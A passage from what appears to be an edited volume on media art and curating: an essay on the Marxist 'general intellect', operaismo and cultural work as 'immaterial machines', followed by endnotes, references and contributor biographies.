of cultural workers as producers of ‘machines’. If it is easy to imagine collective intelligence incarnating itself into material machines, how can we think of a cultural product as a kind of ‘immaterial machine’? And what is the role of cultural work in relation to everyday global networking of so-called immaterial labour?’ Let’s start a geopolitical and historical overview of cognitive production following the Marxist concept of general intellect.

Since Marx’s *Grundrisse* the concept of general intellect has become central to debates around knowledge-based economy, information society, cognitive capitalism, immaterial labour, collective intelligence, creative class, cognitariat, knowledge sharing, postfordism and more. In the last few years the political lexicon has expanded to include interlaced critical tools that we turn over in our hands, wondering about their exact usefulness. For the sake of simplicity, we only accounted for the terms that inherited an Enlightenment, speculative, angelic and almost neognostic approach. However, the reality is much more complex and we await new forms to emerge and to claim for themselves roles that- within the same field - have been assumed by desire, body, aesthetics, biopolitics. We also remember the argument of cognitive vs. precarious workers, two faces of the same coin that the Italian precogs of *Chainworkers.org*, organisers of the Euro May Day, describe in the following way: ‘cognitive workers are networkers, precarious workers are networked, the former are brainworkers, the latter chainworkers: the former first seduced and then abandoned by companies and financial markets, the latter dragged into and made flexible by the fluxes of global capital.’²

Rather than of ‘general intellect’ we should talk of *general intellects*. There are multiple forms of collective intelligence and there is also a dark side of immaterial labour. Some kinds of collective intelligence can become totalitarian systems, such as the military-managerial ideology of the neocons or Microsoft empire. Others can be embodied in socialdemocratic bureaucracies, in the apparatus of police control, in the maths of stock market speculators, in the architecture of our cities, as we walk every day on concretions of collective intelligence. In

the dystopias of movies like *2001 A Space Odyssey* by Stanley Kubrick (1968) and *The Matrix* by the Wachowski brothers (1999), the brain of machines evolves into self-consciousness to the point of getting rid of the human. ‘Good’ collective intelligences, on the other hand, produce international networks of cooperation such as the network of the global movement, of precarious workers, of free software developers, of media activism. They also produce the sharing of knowledge in universities, the Creative Commons open licenses and participative urban planning, narrations and imaginaries of liberation. From a geopolitical perspective we could figure ourselves in Philip Dick’s sci-fi paranoia: Earth is dominated by one Intelligence, but inside of it a war unfolds between two Organisations of the general intellect, opposed yet intertwined.

In such a scenario we cannot consider cultural work as something neutral. However, this is not because of a political choice: cultural work has changed since the 19th century framework that conceived it. As Paolo Virno remembers in his book *A Grammar of the Multitude* (2003) (following Hannah Arendt’s *The Human Condition*, 1958), three kinds of action, well separated in the 19th century - Labour, Politics and Intellect - are now integrated into one attitude and are central to each productive process. In order to work, do politics, produce, work or do art today, one needs hybrid competences. With respect to Virno, we integrate intellect into art and we prefer to talk about Labour, Politics and Art (including any kind of creative activity under the term Art). This means that we all are Workers-Artists-Activists, but it also means that the figures of the militant and the artist are surpassed and that such competences are only formed in a common space that is the sphere of the collective intellect. Cultural work is not ‘politically’ neutral from such a theoretical perspective, because it is not possible to distinguish it from the collective sphere of Labour-Politics-Art.

If we really want to frame cultural work from the perspective of the immaterial labour school, we should not forget also the genealogy and strong political legacy of this concept. Behind the powerful concept engine of the French-Italian school of immaterial labour, we find the history of Italian operaismo (workerism)³, that

followed the evolution of labour conditions from the Fordist factory to post-Fordist 'social factory'. The 'linguistic turn' of Italian post-operaismo thought was conceived in two magazines, the Italian *Luogo Comune* and the French *Futur Antérieur* in the early 90s, ten years before Virno's *A Grammar of the Multitude* (2004) and Hardt and Negri's *Empire* (2000), to name only bestsellers, were published. Today, like then, we are searching for a new collective agent and a new point of implementation of the rusted revolutionary lever. The success of the concept of multitude⁴ (introduced in the work of Negri, Virno and many other Italian and French thinkers) also reflects the current disorientation. Critical thought continuously seeks to forge the collective actor that can embody the *Zeitgeist* and we can go back to history reconstructing the underlying forms of each paradigm of political action: the more or less collective social agent, the more or less vertical organisation, the more or less utopian goal - proletariat and multitude, party and movement, revolution and self-organisation. The events of 1977 (the year of the protest movements in Italy and the punk movement across Europe) sanctioned the end of the 'revolutionary' paradigm and the beginning of that of the 'movement', opening new spaces of conflict in the fields of communication, exploring autonomous media and the production of an alternative imagery. The social figure of 'cultural workers' has been also born out of the 1960's and 1970's underground. Today we are discovering that the 'movement' as a format needs to be overcome, in favour of that of the 'network'. In the current imaginary the general intellect seems to be the collective agent, its form being the network, its goal creating a plane of self-organisation, its field of action being biopolitical spectacular cognitive capitalism.

How did we arrive at this point? We are at the point of convergence between different historical planes: the inheritance of historical vanguards in the synthesis of aesthetics and politics; the struggles of 1968 and 1977 that opened up new spaces for conflict outside of the factories and inside the imaginary and communication; the hypertrophy of the society of the spectacle and the economy of the logo; the transformation of fordist wage labour into postfordist autonomous precarious labour; the information revolution and the emergence

of the Internet, the net economy and the network society; utopia turned into technology. Some perceive the current moment as a lively world network, some as an indistinct cloud, some as a new form of exploitation, some as an opportunity. Today the density reaches its critical mass and forms a global radical class on the intersection of activism, communication, arts, network technologies and independent research. How to consider the role of cultural work in such a context? In a different paranoid fable, we imagine that technology is the latest addition to the series of collective agents generated by history, as in a matryoshka doll: religion - theology - philosophy - ideology - science - technology. This is to say that the history of thought is stratified in information and intelligence technologies even though we only remember the last episode of this series, i.e. the network that embodies the dreams of the previous political generation.

Today, as in the past, technology is still a main metaphor for intellectual and cultural work. There is a hegemonic metaphor haunting media criticism and network culture, curating and the arts world: that is Free Software. We hear it quoted at the end of each intervention that poses the problem of what is to be done (but also in articles of strategic marketing) whilst the twin metaphor of Open Source contaminates every discipline: open source architecture, open source literature, open source democracy, open source city, and so on.

Softwares are immaterial machines. The metaphor of Free Software is so simple for its immateriality that it often fails to clash with the real world. Even if we know that it is a good and right thing, we ask polemically: what will change when all the computers in the world run free software? The most interesting aspect of the free software model is the immense cooperative network that was created by programmers on a global scale, but which other concrete examples can we refer to in proposing new forms of action in the real world and not only in the digital realm? In the 1970s Deleuze & Guattari, with their book *L'anti-Oedipe*, had the intuition of the machinic, an introjection / imitation of the industrial form of production. Finally a 'materialism of fluxes' was talking about desiring, revolutionary, celibate, war machines rather than representative or ideological

ones. Deleuze and Guattari took the machine out of the factory, now it is up to us to take it out of the network and imagine a post-internet generation.

Cognitive labour produces machines of all kinds, not only software: narrative machines, advertising machines, mediatic machines, acting machines, psychic machines, social machines, libidinous machines. In the 19th century, the definition of the machine referred to a device transforming energy. In the 20th century the Turing's machine - the foundation of all computing - starts interpreting information in the form of sequences of 0 and 1. For Deleuze and Guattari, on the other hand, a desiring machine produces, cuts and composes fluxes and without a rest it produces the real. Today we mean by machine the elementary form of the general intellect, each node of the network of collective intelligence, each material or immaterial device that organically interlinks the fluxes of the economy and our desires.

At a higher level, the network can itself be regarded as a mega-machine of assemblage of other machines, and even the multitude becomes machinic, as Negri and Hardt write:

'The multitude not only uses machines to produce, but also becomes increasingly machinic itself, as the means of production are increasingly integrated into the minds and bodies of the multitude. In this context reappropriation means having free access to and control over knowledge, information, communication, and affects because these are some of the primary means of biopolitical production. Just because these productive machines have been integrated into the multitude does not mean that the multitude has control over them. Rather, it makes more vicious and injurious their alienation. The right to reappropriation is really the multitude's right to self-control and autonomous self-production.' (2000: 424)

In other words, in postfordism the factory has come out of the factory and the whole of society has become a factory. An already machinic multitude suggests that the actual subversion of the productive system into an autonomous plane could be possible in a flash, by disconnecting the multitude from capital command. But

the operation is not that easy in the traditional terms of 'reappropriation of the means of production'. Why is this the case? Whilst it is true that today the main means of labour is the brain and that workers can immediately reappropriate the means of production, it is also true that control and exploitation in society have become immaterial, cognitive, networked. Not only the general intellect of the multitudes has grown, but also the general intellect of the empire. The workers, armed with their computers, can reappropriate the means of production, but as soon as they leave their desktops they have to face a *Godzilla* that they had not predicted, the *Godzilla* of the enemy's general intellect. Social, state and economic meta-machines - to which human beings are connected like appendices - are dominated by conscious and subconscious automatisms. Meta-machines are ruled by a particular kind of cognitive labour which is the administrative, political, and managerial labour that runs projects, organises and controls on a vast scale: a form of general intellect that we have never considered, and of which the central figure in the second half of the 20th century became that of the manager.

As George Orwell reminds us, in our post-democratic world (or if you prefer in the empire) managers have seized command:

'Capitalism is disappearing, but Socialism is not replacing it. What is now arising is a new kind of planned, centralised society which will be neither capitalist nor, in any accepted sense of the word, democratic. The rulers of this new society will be the people who effectively control the means of production: that is, business executives, technicians, bureaucrats and soldiers, lumped together by Burnham, under the name of managers. These people will eliminate the old capitalist class, crush the working class, and so organise society that all power and economic privilege remain in their own hands. Private property rights will be abolished, but common ownership will not be established. The new managerial societies will not consist of a patchwork of small, independent states, but of great super-states grouped round the main industrial centres in Europe, Asia, and America. Internally, each society will be hierarchical, with an aristocracy of talent at the top and a mass of semi-slaves at the bottom.' (1946)

Immaterial labour is everywhere and sometimes the boundary between Orwell's techno-managers and creative workers blurs.

Don't hate the machine, be the machine. How can we turn the sharing of knowledge, tools and spaces, immaterial labour and cultural work, into new radical revolutionary productive machines, beyond the inflated Free Software? This is the challenge that once upon a time was called reappropriation of the means of production. Will the global radical class manage to invent social machines that can challenge capital and function as planes of autonomy and autopoiesis? Radical machines that are able to face the techno-managerial intelligence and imperial meta-machines lined up all around us? How do we start building these machines?

↻

NOTES:

1. The idea of immaterial labour comes to be theorised as a result of the changes in the mode of capitalist production identified as post-Fordism. The Italian tradition of operaiismo links the notion of immaterial labour to the move from Fordist to lean production, or Toyotism, where prior to being manufactured a product must be sold. More specifically defined, immaterial labour refers to two different aspects of labour. According to Maurizio Lazzarato: [1] 'As regards the "informational content" of the commodity, it refers directly to the changes taking place in workers' labour processes in big companies in the industrial and tertiary sectors, where the skills involved in direct labour are increasingly skills involving cybernetics and computer control (and horizontal and vertical communication).' [2] 'As regards the activity that produces the "cultural content" of the commodity, immaterial labour involves a series of activities that are not normally recognised as "work" - in other words, the kinds of activities involved in defining and fixing cultural and artistic standards, fashions, tastes, consumer norms, and more strategically, public opinion.' The idea that immaterial labour directly produces the capital relation - something that material labour covertly did - changes the phenomenology of capital. Immaterial workers are primarily producers of subjectivity. 'If production today is directly the production of a social relation, then the 'raw material' of immaterial labour is subjectivity and the "ideological" environment in which subjectivity lives and reproduces. The production of subjectivity ceases to be only an instrument of social control (for the production of mercantile relationships) and becomes directly productive, because the goal of our post industrial society is to construct the consumer/communicator - and to construct it as "active". Immaterial workers (those who work in advertising, fashion, marketing, television, cybernetics, and so forth) satisfy a demand by the consumer and at the same time establish that demand.' (1996: 133)

2. *Chainworkers, Il precognitariato. L'europrecariato si è sollevato* (2003) <<http://www.rekombinant.org/article.php?sid=2184>>. See also <<http://www.chainworkers.org>> and <<http://www.inventati.org/mailman/listinfo/precog>>.

3. According to François Matheron: 'Italian theoretical and political movement, operaiismo was fundamentally active during the 60s and the beginning of the 70s. In an epoch where the worker movement in crisis was dominated by excessively "ideological" debates, operaiismo was characterized essentially by proposing a "return to the working class". It is characterized by 1. A method: we too have considered in first place capitalist development, and only afterward the workers struggles. This is an error. It is necessary to invert the problem, change the sign, and begin again, and the beginning is the struggle of the working class. (Mario Tronti) As such, not only is class struggle the motor of history, but rather, above all, the relation is asymmetric. It is the movement, always visible, of the working class that explains those of capital and of capitalist society, and not the inverse. This abstract idea acquires its meaning with the introduction of the concept of class composition. The working class is not a mythological notion, but rather a historically constructed whole. Technical composition: analysis of the labor process, of the technology, not in sociological terms but rather as sanction of the relations of force between classes. Example: fordism and taylorism embody the principle of eliminating the resistance of the workers and their unions imposing a new type of work. It makes sense, then, to analyze in detail the labor process, its modifications, in order to understand what "class struggle" means: there has never been more Marxist "evidence". Political composition: inside the working class certain fractions play a minor political role. The working class is not content with reacting to the domination of capital, it is immersed continually in the process of political recomposition, and capital is obliged to respond with a continual restructuration of the labor process. It makes sense, as such, to analyze this political recomposition, the cycle of struggles. 2. A global point of view: from the first texts of Raniero Panzieri attention is centered on planning. Capital acquires more relevance as a social power that tries to control the movements of the class, than as private property. From here there arises a new vision of the State: no longer is it the simple guarantor, but rather the organizer of exploitation, intervening directly in production. The form of the state is a consequence of the class composition. Antonio Negri can thus demonstrate that the 'keysian' state, and, in general, that what he calls the "planner state" is nothing other than the

insertion of the October Revolution into capitalist development: workers power is considered as independent variable. 3. A political movement: if the working class is the motor for capitalist development, it can equally be, and is, a force of rupture. In a period of apparent reflux, in which one can speak of a working class will to integration, the operaists preached, and tried to organize, new struggle impelled by a new figure the “mass worker”, the nonqualified worker in the large factories. Struggles for wage equality, not as corporatist claims but rather as political forces of rupture capable of blocking the system and augmenting workers power. The movement of '68 would be perceived as confirmation of this thesis. There exists the possibility of rupture, and as such the construction of communism (against socialism, the new form of development); but also the state can equally impose its restructuring, once again transforming the workers struggles into simple motors for development. 4. A movement in History: the will to organize the movements in open conflict with the traditional worker movement provoked a rupture in the Quaderni Rossi (the originary journal of this tendency), lead by Panzieri: in 1964 the periodical Classe Operaia was born, animated by Mario Tronti, Romano Alquati and Antonio Negri, among others, from which a part of the group separated in 1966, led by Mario Tronti, that would end up entering into the PCI. After 1968, the group Potere Operaio would be one mode of inheriting the earlier tendency; its self-dissolution in 1973 signaled the appearance of the “workers autonomy”. Negri would elaborate the theory of the “social worker” as new figure of a working class that had ceased to be concentrated in the large factories and had come to be distributed in a more diffused form in the totality of the territory, with the concept of productive work adopting a greater extension, and the State converting itself into the principle direct enemy. But that is already another story.' (1999)

4. See the French magazine *Multitudes* <<http://multitudes.samizdat.net>>.

REFERENCES:

Chainworkers.org <<http://chainworkers.org>>.

Gilles Deleuze & Felix Guattari (1972) *L'anti-Oedipe*, Paris: Les Éditions De Minuit.

Michael Hardt & Antonio Negri (2000) *Empire*, Cambridge MA: Harvard University Press.

Maurizio Lazzarato (1996) 'Immaterial Labour', in Paolo Virno & Michael Hardt (eds.) *Radical Thought in Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

François Matheron (1999) 'Operaïsme', in Gérard Bensussan & Georges Labica (eds.) *Dictionnaire critique du marxisme*, trans. Nate Holdren, Paris: Quadrigue - Presses Universitaires de France.

Karl Marx (1973 [1939]) *Grundrisse*, London: Penguin Books.

Multitudes <<http://multitudes.samizdat.net>>.

George Orwell (1946) *Second Thoughts on James Burnham*, [pamphlet] London.

Paolo Virno (2003) *A Grammar of the Multitude*, New York: Semiotext(e).

Paolo Virno & Michael Hardt (eds) (1996) *Radical Thought In Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.



NOTES ON CONTRIBUTORS:

0100101110101101.ORG

Eva and Franco Mattes - internationally known as 0100101110101101.ORG - are a couple of restless European con-artists who use non-conventional communication tactics to obtain the largest visibility with the minimum effort. Past works include remixing famous digital art pieces and performing *Life Sharing* - a real-time digital self portrait, promoting a nonexistent artist, spreading a computer virus as a work of art, and challenging Nike Corporation in a legal battle for a fake advertising campaign. Their works have been exhibited internationally including Postmasters Gallery (NY), New Museum of Contemporary Art (NY), ICC (Tokyo), ZKM (Karlsruhe), Ars Electronica (Linz), and Valencia Biennial.

<<http://www.0100101110101101.ORG>>

Josephine Berry Slater

Josephine Berry Slater is editor of *Mute/Metamute* digital culture and politics on/offline magazine. She completed her PhD *Site Specific Art on the Net* at Manchester University in 2002.

<<http://www.metamute.com>>

Geoff Cox

Geoff Cox is an artist, teacher and projects organiser as well as currently lecturer in Computing at University of Plymouth, UK. He has a research interest in 'software art' expressed in various critical writings and projects, such as the co-curated touring exhibition *Generator* (2002/03). He co-edited 'Economising Culture' and 'Engineering Culture' as part of the DATA browser series (Autonomedia 2004 & 05). He is also a trustee of Kahve-Society and the UK Museum of Ordure.

<<http://www.anti-thesis.net/>>

[epidemiC]

[epidemiC] is a network of people working across art, computer science, anthropology, communication, history and economy. Their projects include: *VIRII VIRUS VIREN VIRY: The Beauty of the Source Code* (exhibited in *digital_is_not_analog.01*, Bologna, 2001); *HTML.Reality.b.html*, *Ready-Made Virus* and *biennale.py* (both in collaboration with 0100101110101101.ORG, exhibited in the Bienal de Valencia, Spain, and the 49th Venice Biennale); *downJones sendMail - Is It Viral Marketing?* (featured at *digital_is_not_analog.02*, Milano, and as part of the exhibition *I love you* at the Museum of Applied Arts Frankfurt (MAK), 2002); *AntiMafia - The Action Sharing*, and *double-blind invitation* (included at *CODeDOC* exhibition at Ars Electronica Festival, 2003). The team was also responsible for the exhibition concept of *adonnaM.mp3 - File Sharing* (with digitalcraft, Museum of Applied Arts, Frankfurt).

Alexander R. Galloway & Eugene Thacker

Eugene Thacker and Alexander R. Galloway are authors of essays and books, including *Biomedica* (University of Minnesota Press, 'Electronic Mediations' series, 2004), *The Global Genome* (MIT Press, 2005), *Protocol* (MIT Press, 2004) and *Gaming* (forthcoming from University of Minnesota Press in 2006). They are also producers in the medium and work with the Biotech Hobbyist collective and the Radical Software Group.

Olga Goriunova

Olga Goriunova is a co-curator of the Read_Me software art festival series (Moscow 2002, Helsinki 2003, Aarhus 2004, Dortmund 2005), co-organiser of *Runme.org* software art repository and author of *Suicide Letter Wizard for Microsoft Word*. She is also a Doctorate candidate in the Media Lab, University of Arts and Design Helsinki where she is researching in online platforms-based cultural production. Previously she taught at Pro Arte Institute (Saint-Petersburg, Russia), Center for Contemporary Art (Almaty, Kazakhstan), and elsewhere.

<<http://www.runme.org>>

Beryl Graham

Beryl Graham is Professor of New Media Art at the School of Arts, Design, Media and Culture, University of Sunderland, UK, and co-editor of the CRUMB web site resource for curators of new media art <<http://www.crumbweb.org/>>. CRUMB (The Curatorial Resource for Upstart Media Bliss) is an AHRC-funded project, running since 1999. The web site includes exclusive interviews, reports, audience studies, conference documentation, bibliographies, and links, and is about to be greatly expanded into database-driven form. It has over 600 international subscribers including curators, plus invited guest contributors and curated themes.

Eva Grubinger

Eva Grubinger is a visual artist based in Berlin. Recent solo exhibitions include *Dark Matter* in Berlinische Galerie/Landesmuseum für Moderne Kunst, Fotografie und Architektur, Berlin (2004) and BALTIC Centre for Contemporary Art, Gateshead (2003), *Cut-Outs, Hype! Und Hit!* at Galerie für Zeitgenössische Kunst, Leipzig and *operation R.O.S.A.* in KIASMA Museum of Contemporary Art, Helsinki (2001). Her pioneer art programme for the web *C@C - Computer Aided Curating* (software development by Thomax Kaulmann) was presented at Galerie Eigen + Art in Berlin (1994) and as part of Ars Electronica Festival in Linz (1995).

<<http://www.evagrubinger.com>>

Piotr Krajewski

Piotr Krajewski is a curator, co-founder of WRO Center for Media Art and artistic director of WRO International Media Art Biennale (since 1989), and a producer of television programmes on art and media culture for Polish TV. He writes extensively on history and aesthetics of new media and most recently he co-edited *From monument to market, video art and public space* (WRO Center of Media Art, 2005). He regularly acts as a jury member of international media art events, is a Member of AICA (International Arts Critics Association), Member of the Polish Society of Aesthetics, a visiting professor at the Department of Theory of Culture at the Wrocław University, Poland, and a Member of the Programming Advisory Board for the development of the Museum of Modern Art in Warsaw.

<<http://wrocenter.pl/>>

Joasia Krysa

Joasia Krysa is co-editor of the DATA browser series (Autonomea) and curator of 'kurator.org' projects including the KURATOR software for curating open source (with Grzesiek Sedek) and 'Curating, Immateriality, Systems' conference (Tate Modern, London, 2005). She is currently a lecturer in the Faculty of Technology, University of Plymouth, UK.

<<http://www.kurator.org>>

Jacob Lillemose

Jacob Lillemose is a critic, curator, and co-director of Artnode - Independent Research Center for Digital Art and Culture (Denmark) <<http://www.artnode.org/>>. He is a regular contributor to art journals, writes essays for artists catalogues (including William Anastasi, Nikolaj Recke, Albert Mertz, Jesper Just and Thomas Bang), runs a network for media art discourse for Le Monde Diplomatique Nordic Edition, and is a board member of the exhibitions space Overgaden, Copenhagen. His net art anthology *We love your computer* is forthcoming from the Royal Academy of Fine Arts in Copenhagen in 2006.
<<http://www.overgaden.org/>>

Low-fi

low-fi is a London-based artist collective focusing on net art; and mediation and distribution systems. Its activity is mainly centred around low-fi website but also includes curating and commissioning net art. Current active members are: Kris Cohen, Rod Dickinson, Jenny Ekelund, Luci Eyers, Alex Kent, Jon Thomson, Chloe Vaitsoy; and other members include Ryan Johnston, Pierre le Gonidec, Anna Kari and Guilhem Alandry. low-fi locator is strengthened by contributions from guests whose lists offer insightful and subjective ways to look at the net. low-fi's server is hosted by the photography department at KIAD.
<<http://www.low-fi.org/>>

Franziska Nori

Franziska Nori is a curator and runs the digitalcraft.org, a spin-off of the 'digitalcraft' research project at the Museum of Applied Arts (MAK) in Frankfurt. As part of digitalcraft.org she curated number of exhibitions on digital culture including *I Love You* (2002, 2004), *adonnaM.mp3* (2003) and *Origami Digital* (2003). For the Department for New Media Art and Crafts at the MAK (2000-2003) she curated the first museum collection of digital objects including computer games and designer websites. Previously she worked as an independent curator at the Schirn Kunsthalle Frankfurt, the Museum für Moderne Kunst in Vienna, the Museo Nacional Reina Sofia in Madrid, and the Fundacion la Caixa in Palma de Mallorca.
<<http://www.digitalcraft.org/>>

Matteo Pasquinelli

Matteo Pasquinelli is editor of *Rekombinant* and author of *Media Activism* (Derive Approdi, Rome 2002). He has been involved in several projects around net activism and cultural jamming (from Luther Blissett to Teletreet). He co-curated the *Art and Politics of Netporn* conference at the Institute of Network Cultures in Amsterdam (2005).
<<http://www.networkcultures.org/netporn>>.<<http://www.rekombinant.org>>

Christiane Paul

Christiane Paul is the Adjunct Curator of New Media Arts at the Whitney Museum of American Art, the director of Intelligent Agent (a service organisation and information resource dedicated to digital art) and teaches in the MFA computer arts department at the School of Visual Arts in New York. She has written extensively on new media art and her book *Digital Art* (part of the World of Art Series by Thames & Hudson, UK) was published in 2003. At the Whitney Museum, she curated number of shows including *Data Dynamics* (2001), *CODEDOC* (2002) and she runs artport, the Whitney Museum's online portal to Internet art.
<<http://www.intelligentagent.com>>
<<http://artport.whitney.org/>>

Trebor Scholz

Trebor Scholz is a media artist and writer whose current practice includes organisation of conferences, publications, online forums, mail lists and research networks. He is co-founder of Discordia and organised *FreeCooperation* (2004) and *Kosov@: Carnival in the Eye of the Storm* (2000) events as part of it. He also founded and runs the Institute for Distributed Creativity (2004), a research network that focuses on collaboration in media art, theory and education. He is assistant professor and researcher at the Department of Media Study, SUNY at Buffalo.

<<http://collectivate.net>>

<<http://www.distributedcreativity.org/>>

Grzesiek Sedek

Grzesiek Sedek is an artist/programmer. An Open Source and Linux enthusiast, he has been working on System Programming, Multimedia, Video, Animation, E-commerce, B2B Integration and Network Security. He is actively involved in developing the MARCEL high bandwidth network at the Wimbledon School of Art, UK (as part of the ALTERNE Consortium), the Open Mash streaming tool (as part of dyne:bolic) and the kurator software.

<<http://www.alterne.info/node/4>>

<<http://www.openmash.org/>>

Alexei Shulgin

Alexei Shulgin is an artist, theorist, musician, curator, photographer and Net art pioneer. He initiated Form Art, is a web-master at FU-FME and a leader of the world's first cyberpunk rock band 386 DX. He is co-organiser of the *Runme.org* software art repository and a co-curator of the Read_Me software art festivals (Moscow-Helsinki-Aarhus-Dortmund). He has given hundreds of talks, concerts, performances and lectures world-wide. His most recent projects include *Superi* (Real Virtuality System) and *WIMP* (Windows Interface Manipulation Program).

<<http://easylife.org>>

Tiziana Terranova

Tiziana Terranova is currently holding a MIUR (Italian Ministry for Education, University and Research) grant at the Dipartimento di Studi Americani, Linguistici, Culturali, Università degli studi di Napoli L'Orientale, researching the relationship between war, information and images. She is a lecturer in the Sociology of Media, Culture and Film at the University of Essex, UK. She is the author of *Bodies In the Net: Multiple Interfaces, Cyberfeminism and Telematic Agora* (Costa e Nolan, 1996), *Network Culture: Politics for the Information Age* (Pluto Press, 2004) and numerous essays on the cultural politics of science, technology and communication.

Marina Vishmidt

Marina Vishmidt is a writer, researcher and filmmaker whose interests combine materialist history, philosophy, modernism, art, biopolitics and minor cinema. She is a regular contributor to Mute <<http://www.metamute.com>> and Rhizome <<http://www.rhizome.org/>>. and currently is editing the *NODE.1 Reader* documenting *Open Season* events in London (2005-2006) published in collaboration with Mute as a Print on Demand publication.

